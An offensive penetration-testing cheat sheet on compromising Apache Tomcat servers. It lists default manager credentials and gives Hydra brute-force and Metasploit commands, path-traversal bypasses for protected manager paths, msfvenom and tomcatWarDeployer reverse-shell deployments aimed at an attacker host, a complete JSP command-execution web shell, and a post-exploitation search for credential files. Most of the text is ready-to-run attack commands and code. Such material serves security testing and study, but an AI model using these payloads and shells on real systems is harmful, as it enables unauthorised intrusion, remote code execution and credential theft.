Tomcat
Discovery
- A standalone/default-style installation often listens on port 8080, but production connectors can use any port or sit behind a reverse proxy.
- Common Tomcat error:

Enumeration
Version identification
To find the version of Apache Tomcat, a simple command can be executed:
curl -s http://tomcat-site.local:8080/docs/ | grep TomcatThis will search for the term “Tomcat” in the documentation index page, revealing the version in the title tag of the HTML response.
Manager application location
Probe for the standard /manager and /host-manager applications, while allowing for nonstandard context paths or removal. Modern default configurations do not grant remote management access merely because the application exists.[2][5]
Username Enumeration
For Tomcat versions older than 6, it’s possible to enumerate usernames through:
msf> use auxiliary/scanner/http/tomcat_enumDefault Credentials
The /manager/html directory is particularly sensitive as it allows the upload and deployment of WAR files, which can lead to code execution. This directory is protected by basic HTTP authentication, with common credentials being:[1]
- admin:admin
- tomcat:tomcat
- admin:
- admin:s3cr3t
- tomcat:s3cr3t
- admin:tomcat
These credentials can be tested using:
msf> use auxiliary/scanner/http/tomcat_mgr_loginAnother notable directory is /manager/status, which displays the Tomcat and OS version, aiding in vulnerability identification.
Brute-force attack
To attempt a brute force attack on the manager directory, one can use:
hydra -L users.txt -P /usr/share/seclists/Passwords/darkweb2017-top1000.txt -f 10.10.10.64 http-get /manager/htmlAlong with setting various parameters in Metasploit to target a specific host.
Common Vulnerabilities
Password Backtrace Disclosure
An application-specific /auth.jsp may expose submitted credentials in a verbose exception or backtrace. This is not a standard Tomcat endpoint; treat it as a content-discovery and error-handling check.
Double URL Encoding
In mod_jk versions before 1.2.23, CVE-2007-1860 allowed crafted, possibly double-encoded traversal through a prefix JkMount to reach protected pages.[4]
A historical probe for the management application is: pathTomcat/%252E%252E/manager/html.
/examples
Apache Tomcat versions 4.x to 7.x include example scripts that are susceptible to information disclosure and cross-site scripting (XSS) attacks. These scripts, listed comprehensively, should be checked for unauthorized access and potential exploitation. Find more info here[3]
- /examples/jsp/num/numguess.jsp
- /examples/jsp/dates/date.jsp
- /examples/jsp/snp/snoop.jsp
- /examples/jsp/error/error.html
- /examples/jsp/sessions/carts.html
- /examples/jsp/checkbox/check.html
- /examples/jsp/colors/colors.html
- /examples/jsp/cal/login.html
- /examples/jsp/include/include.jsp
- /examples/jsp/forward/forward.jsp
- /examples/jsp/plugin/plugin.jsp
- /examples/jsp/jsptoserv/jsptoservlet.jsp
- /examples/jsp/simpletag/foo.jsp
- /examples/jsp/mail/sendmail.jsp
- /examples/servlet/HelloWorldExample
- /examples/servlet/RequestInfoExample
- /examples/servlet/RequestHeaderExample
- /examples/servlet/RequestParamExample
- /examples/servlet/CookieExample
- /examples/servlet/JndiServlet
- /examples/servlet/SessionExample
- /tomcat-docs/appdev/sample/web/hello.jsp
Path Traversal Exploit
In some vulnerable reverse-proxy mappings, path-parameter and normalization differences can expose protected Tomcat directories with a segment such as /..;/.[6]
So, for example, you might be able to access the Tomcat manager page by accessing: www.vulnerable.com/lalala/..;/manager/html
Another way to bypass protected paths using this trick is to access http://www.vulnerable.com/;param=value/manager/html
RCE
Finally, if you have access to the Tomcat Web Application Manager, you can upload and deploy a .war file (execute code).
Limitations
WAR deployment requires the appropriate Manager role: manager-gui for the HTML interface or manager-script for the text API used by curl. manager-status is read-only, while admin-gui and admin-script belong to the separate Host Manager application. Realm users and roles may be defined in tomcat-users.xml, whose path varies by installation (for example, /usr/share/tomcat9/etc/tomcat-users.xml).[5] See Post-exploitation.
# tomcat6-admin (debian) or tomcat6-admin-webapps (rhel) has to be installed

# deploy under "path" context path
curl --upload-file monshell.war -u 'tomcat:password' "http://localhost:8080/manager/text/deploy?path=/monshell"

# undeploy
curl "http://tomcat:Password@localhost:8080/manager/text/undeploy?path=/monshell"
Metasploit
use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost <IP>
msf exploit(multi/http/tomcat_mgr_upload) > set rport <port>
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername <username>
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword <password>
msf exploit(multi/http/tomcat_mgr_upload) > exploit
MSFVenom Reverse Shell
- Create the war to deploy:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<LHOST_IP> LPORT=<LPORT> -f war -o revshell.war- Upload
revshell.warand request its deployed context (/revshell/).
Bind and reverse shell with tomcatWarDeployer.py
This may fail on older or incompatible Java runtimes.
Download
git clone https://github.com/mgeeky/tomcatWarDeployer.gitReverse shell
./tomcatWarDeployer.py -U <username> -P <password> -H <ATTACKER_IP> -p <ATTACKER_PORT> <VICTIM_IP>:<VICTIM_PORT>/manager/html/Bind shell
./tomcatWarDeployer.py -U <username> -P <password> -p <bind_port> <victim_IP>:<victim_PORT>/manager/html/Using Clusterd
clusterd.py -i 192.168.1.105 -a tomcat -v 5.5 --gen-payload 192.168.1.6:4444 --deploy shell.war --invoke --rand-payload -o windowsManual method - Web shell
Create index.jsp with this content:
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd,null,null);
         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) { output += s+"</br>"; }
      }  catch(IOException e) {   e.printStackTrace();   }
   }
%>
<pre><%=output %></pre>
mkdir webshell
cp index.jsp webshell
cd webshell
jar -cvf ../webshell.war *
webshell.war is created
# Upload itYou could also install this (allows upload, download and command execution): http://vonloesch.de/filebrowser.html
Manual Method 2
Get a JSP web shell such as this and create a WAR file:
wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
zip -r backup.war cmd.jsp
# When this file is uploaded to the manager GUI, the /backup application will be added to the table.
# Go to: http://tomcat-site.local:8180/backup/cmd.jsp
Post-exploitation
The file-based realm commonly uses tomcat-users.xml to define Tomcat users and their roles. Other Realm implementations can store identities elsewhere.
find / -name tomcat-users.xml 2>/dev/nullExample:
[...]
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only
-->
[...]
<role rolename="manager-gui" />
<user username="tomcat" password="tomcat" roles="manager-gui" />
<role rolename="admin-gui" />
<user username="admin" password="admin" roles="manager-gui,admin-gui" />
Other Tomcat scanning tools
References
- [1] Nexpose / Metasploitable sample scan report (HackerTarget)
- [2] Pentest-Tomcat (simran-sankhala)
- [3] Apache Tomcat example scripts information leaks (Rapid7)
- [4] NVD: CVE-2007-1860 in the Tomcat JK connector
- [5] Apache Tomcat Manager application documentation
- [6] Acunetix: Tomcat path traversal via reverse-proxy mapping